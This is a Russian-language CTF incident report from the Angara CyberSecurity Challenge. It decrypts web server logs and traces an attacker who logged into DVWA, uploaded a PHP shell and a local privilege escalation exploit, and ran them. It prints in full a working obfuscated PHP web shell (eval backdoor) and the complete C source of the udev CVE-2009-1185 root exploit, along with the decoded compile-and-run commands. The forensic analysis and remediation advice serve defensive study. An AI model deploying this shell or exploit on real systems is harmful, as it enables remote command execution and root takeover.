Angara CyberSecurity Challenge

ОТЧЁТ

Задание

Дано:

Нам даны три зашифрованных файла: **crypt_hackathon-access.txt, crypt_hackathon-audit.txt, crypt_hackathon-error.txt, crypt-pic.txt.**

Их содержимое представлено в таком виде:

```
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
00000164000002060000019900000208000001780000158
```

Так же есть оригинальный не зашифрованный файл pic.txt со следующим содержимым:

Задачи:

1. Расшифровать логи
2. Найти инцидент ИБ (т.е. что произошло или как действовал злоумышленник)
3. Визуализировать данные
4. Предложить пути улучшения web-приложения для снижения рисков подобных атак

Ход работы

Расшифровка логов

При первом взгляде на зашифрованный файл, сразу легко сделать вывод, что каждый символ представляет собой восьмизначное число:

```
00000164
```

Вначале перебрав различные варианты, не получалось ничего осмысленного. Нам известно, что данные логи – логи WEB-сервера (Apache и Nginx – самые распространённые среди них). Тогда я вспомнил, что на своём ноутбуке я ставил Apache в связке с PHP и MySQL. Я предположил, что у них структура похожа.

Начал расшифровку вручную с файла crypt_hackathon-error.txt. Открыл его в текстовом редакторе Notepad++ (там удобно искать и заменять подстроки сразу по всему документу, а также нумерация строк и прочие функции, добавляющие комфорт при редактировании текста). Предположив, что первый символ ‘[‘, я заменил во всём документе «00000164’ на '[‘. И так символ за символом начала вырисовываться картина.

Взглянув на Unicode-код символа и его зашифрованным представлением, вдруг стало всё ясно: Unicode-код символа + зашифрованный код = 255. Тогда, чтобы получить код символа, необходимо из 255 вычесть зашифрованный код. Написав простенький скрипт на Python, я получил исходный вид файла.

Листинг 3.1 – Python-скрипт расшифровки логов


```
from tkinter import filedialog as fd

if __name__ == "__main__":
    with open(fd.askopenfilename()) as f:
        with open(fd.asksaveasfilename(), 'w', encoding="utf-8") as w:
            for line in f:
                s = ""
                line = line.strip()
                while len(line) > 0:
                    s += chr(255 - int(line[:8]))
                    line = line[8:]
                w.write(s + '\n')
```

Часть расшифрованного файла:


```
[Mon Mar 18 14:16:55.300887 2019] [dumpio:trace7] [pid 4802]
[Mon Mar 18 14:16:55.300931 2019] [dumpio:trace7] [pid 4802]
[Mon Mar 18 14:17:00.367711 2019] [dumpio:trace7] [pid 4802]
[Mon Mar 18 14:17:00.367739 2019] [dumpio:trace7] [pid 4802]
[Mon Mar 18 14:17:05.334276 2019] [dumpio:trace7] [pid 4801]
[Mon Mar 18 14:17:05.334326 2019] [dumpio:trace7] [pid 4801]
[Mon Mar 18 14:17:09.508775 2019] [dumpio:trace7] [pid 4801]
[Mon Mar 18 14:17:09.508802 2019] [dumpio:trace7] [pid 4801]
[Mon Mar 18 14:17:09.508811 2019] [dumpio:trace7] [pid 4801]
[Mon Mar 18 14:17:09.508827 2019] [dumpio:trace7] [pid 4801]
[Mon Mar 18 14:17:09.508829 2019] [dumpio:trace7] [pid 4801]
[Mon Mar 18 14:17:09.508831 2019] [dumpio:trace7] [pid 4801]
```

Начал я анализ с просмотра тела POST-запросов.



На скриншоте показаны все запросы и длина их тела запроса. Там, где его нет, стоит значение -1. В глаза бросаются сразу два аномально больших значения: 1155 и 3334 байт. Открыв один из этих запросов, я узнал User-Agent. User-Agent у разных пользователей зачастую разный, т.к. зависит от установленного софта и железа.

Сделав выборку запросов по данному User-Agent, получаем следующую картину:



Время	Запрос	User-Agent	Длина POST-запроса	Тело POST-запроса
14:20:25	GET /vulnerabilities/upload/ HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	-1
14:20:28	GET /login.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	-1
14:20:28	GET /logout.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	-1
14:20:37	GET /index.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	-1
14:20:37	POST /login.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	46	username=zachary&password=password&Login=Login
14:20:49	GET /vulnerabilities/upload/ HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	-1
14:20:57	POST /vulnerabilities/upload/ HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	1155	---------- -207869732518911326701748133849\r\nContent-Disposition: form-data; name="MAX_FILE_SIZE"\r\n\r\n100000\r\n----------

Время	Запрос	User-Agent	Длина POST-запроса	Тело POST-запроса
14:20:28	GET /login.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	
14:20:28	GET /logout.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	
14:20:37	GET /index.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	
14:20:37	POST /login.php HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	46	username=zachary&password=password&Login=Login
14:20:49	GET /vulnerabilities/upload/ HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	-1	
14:20:57	POST /vulnerabilities/upload/ HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	1155	---------- -207869732518911326701748133849\r\nContent-Dispositior form-data; name="MAX_FILE_SIZE"\r\n\r\n100000\r\n----------
14:21:54	POST /vulnerabilities/upload/ HTTP/1.1	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	3334	"---------- -150865791880824912971235315 5\r\nContent-Disposition: form-data; name="MAX FILE SIZE"\r\n\r\n100000\r\n----------

По таблице видно, что злоумышленник (или «пентестер») вошёл в систему под пользователем «zachary», а затем загрузил на сервер два файла: **«letmein.php»** и «**8572.c**».

После всех преобразований эти файлы стали иметь следующий вид:

letmein.php:

```
<?php
  $k="5ebe2294";
  $kh="ecd0e0f08eab";
  $kf="7690d2a6ee69";
  $p="63fngmREVS5kUqBe";
  function x($t,$k){
   $c=strlen($k);
   $l=strlen($t);
   $o="";
   for($i=0;$i<$l;){
          for($j=0;($j<$c&&$i<$l);$j++,$i++){
                 $o.=$t{$i}^$k{$j};
          }
   }
   return $o;
   }
   if(@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m)==1){
   @ob_start();
   @eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));
   $o=@ob_get_contents();
   @ob_end_clean();
   $r=@base64_encode(@x(@gzcompress($o),$k));
   print("$p$kh$r$kf");
   }
?>
```

8572.c:

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 *   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 *   udev before 1.4.1 does not verify whether a NETLINK message originates
 *   from kernel space, which allows local users to gain privileges by sending
 *   a NETLINK message from user space.
 *
 * Notes:
 *
 *   An alternate version of kcope's exploit.  This exploit leverages the
 *   95-udev-late.rules functionality that is meant to run arbitrary commands
 *   when a device is removed.  A bit cleaner and reliable as long as your
 *   distro ships that rule file.
 *
 *   Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */
```

```
33.
34. #include <stdio.h>
35. #include <string.h>
36. #include <stdlib.h>
37. #include <unistd.h>
38. #include <sys/types.h>
39. #include <sys/stat.h>
40. #include <sys/socket.h>
41. #include <linux/types.h>
42. #include <linux/netlink.h>
43.
44. #ifndef NETLINK_KOBJECT_UEVENT
45. #define NETLINK_KOBJECT_UEVENT 15
46. #endif
47.
48. int main(int argc, char **argv)
49. {
50.     int sock;
51.     char *mp, *err;
52.     char message[4096];
53.     struct stat st;
54.     struct msghdr msg;
55.     struct iovec iovector;
56.     struct sockaddr_nl address;
57.
58.     if (argc < 2) {
59.         err = "Pass the udevd netlink PID as an argument";
60.         printf("[-] Error: %s\n", err);
61.         exit(1);
62.     }
63.
64.     if ((stat("/etc/udev/rules.d/95-udev-late.rules", &st) == -1) &&
65.         (stat("/lib/udev/rules.d/95-udev-late.rules", &st) == -1)) {
66.         err = "Required 95-udev-late.rules not found";
67.         printf("[-] Error: %s\n", err);
68.         exit(1);
69.     }
70.
71.     if (stat("/tmp/run", &st) == -1) {
72.         err = "/tmp/run does not exist, please create it";
73.         printf("[-] Error: %s\n", err);
74.         exit(1);
75.     }
76.     system("chmod +x /tmp/run");
77.
78.     memset(&address, 0, sizeof(address));
79.     address.nl_family = AF_NETLINK;
80.     address.nl_pid = atoi(argv[1]);
81.     address.nl_groups = 0;
82.
83.     msg.msg_name = (void*)&address;
84.     msg.msg_namelen = sizeof(address);
85.     msg.msg_iov = &iovector;
86.     msg.msg_iovlen = 1;
87.
88.     sock = socket(AF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT);
89.     bind(sock, (struct sockaddr *) &address, sizeof(address));
90.
91.     mp = message;
92.     mp += sprintf(mp, "remove@/d") + 1;
93.     mp += sprintf(mp, "SUBSYSTEM=block") + 1;
94.     mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
95.     mp += sprintf(mp, "TIMEOUT=10") + 1;
96.     mp += sprintf(mp, "ACTION=remove") +1;
97.     mp += sprintf(mp, "REMOVE_CMD=/tmp/run") +1;
98.
```

```
99.     iovector.iov_base = (void*)message;
100.            iovector.iov_len = (int)(mp-message);
101.
102.            sendmsg(sock, &msg, 0);
103.
104.            close(sock);
105.
106.            return 0;
107.        }
108.
109.        // milw0rm.com [2009-04-30]
```

Первый файл является php-шеллом, который позволяет выполнять команды на сервере. Те данные, которые не смог обработать веб-сервер, извлекаются скриптом и обрабатываются (расшифровываются с помощью base64 и разархивируются и ещё расшифровываются функцией x()), а затем выполняются командой eval(), затем результат шифруется и выводится на экран.

Второй файл является эксплоитом, использующий уязвимость cve-2009-1185. udev до 1.4.1 не проверяет, является ли сообщение NETLINK источником из пространства ядра, которое позволяет локальным пользователям получать привилегии суперпользователя, отправляя сообщение NETLINK из пространства пользователя. Эксплойт будет выполнять /tmp/run как root. Это позволит злоумышленнику выгрузить базу пользователей с их паролями.

Сделав выборку по запросам к letmein.php

Время	Запрос	User-Agent	Длина POST-запроса	Тело POST-запроса
14:21:16	POST /hackable/uploads/letmein.php HTTP/1.1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3	83	}V^/4~)1vZTEYB6(ecd0e0f08eabTfkpKPz67gSBUVVW4YY/NC1iY... [t3YsZ\r\\'P+O<<Q
14:21:16	POST /hackable/uploads/letmein.php HTTP/1.1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3	172	}V^/4~)1vZTEYB6(ecd0e0f08eabTflvr3M4uRQlZaLKRuF3L3ExFo... [t3YsZ\r\\'P+O<<Q
14:21:17	POST /hackable/uploads/letmein.php HTTP/1.1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3	170	}V^/4~)1vZTEYB6(ecd0e0f08eabTflvrwM8uRQ5ZaLKCjt3YWJ2g... [t3YsZ\r\\'P+O<<Q
14:21:27	POST /hackable/uploads/letmein.php HTTP/1.1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3	172	}V^/4~)1vZTEYB6(ecd0e0f08eabTflvr3M4uRQlZaLKSngC8GOyQ... [t3YsZ\r\\'P+O<<Q
14:22:19	POST /hackable/uploads/letmein.php HTTP/1.1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3	192	}V^/4~)1vZTEYB6(ecd0e0f08eabTflvrnM4ugQlZaLK1ub9t5twKG... [t3YsZ\r\\'P+O<<Q
14:22:34	POST /hackable/uploads/letmein.php HTTP/1.1	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3	179	}V^/4~)1vZTEYB6(ecd0e0f08eabTflv7ns8uRQ5Zd2ne8Jb4Z7sk0... [t3YsZ\r\\'P+O<<Q

, я извлёк команды, которые отправлялись на сервер с помощью немного модифицированного скрипта

Your script:

```php
<?php
    $k="5ebe2294";
    $kh="ecd0e0f08eab";
    $kf="7690d2a6ee69";
    $p="63fngmREVS5kUqBe";
    $str="}V^/4~)1vZTEYB6(ecd0e0f08eabTflv7ns8uRQ5Zd2ne8Jb4Z7sk0KUeJrwMDdykcVEt6esENXrv7S1OJBx0twS3oEqjflmKgoP45z
    function x($t,$k){
        $c=strlen($k);
        $l=strlen($t);
        $o="";
        for($i=0;$i<$l;){
            for($j=0;($j<$c&&$i<$l);$j++,$i++){
                $o.=$t{$i}^$k{$j};
            }
        }
        return $o;
    }
    if(preg_match("/$kh(.+)$kf/",$str,$m)==1){
        var_dump($m);
        $dec = base64_decode($m[1]);
        print(gzuncompress(x($dec,$k)));
        $r=base64_encode(x(gzcompress($o),$k));
        //print("$p$kh$r$kf");
    }
```

Значимые только две последних, остальные тестовые.

Первая –

Result:

```
chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('gcc 8572.c -o exploit
2>&1');<br />
<b>Notice</b>:  Undefined variable: o in <b>[...][...]</b> on line <b>22</b><br />
```

Здесь злоумышленник компилирует эксплоит, а затем

Result:

```
chdir('/var/www/dvwa/hackable/uploads');@error_reporting(0);@system('./exploit 2222 2>&1');
<br />
<b>Notice</b>:  Undefined variable: o in <b>[...][...]</b> on line <b>22</b><br />
```

Запускает его.

Вывод

Первое, что необходимо сделать системному администратору, это удалить эти файлы.

Затем, обновить все компоненты и заплатки, закрывающие уязвимости.

И конечно же надо ограничить выполнение команд из данной директории.

А также, в связи с потенциальной возможностью выгрузки злоумышленником базы пользователей, необходимо в принудительном порядке заставить пользователей сменить пароль (например, не пускать в систему пока не сменит пароль пользователь).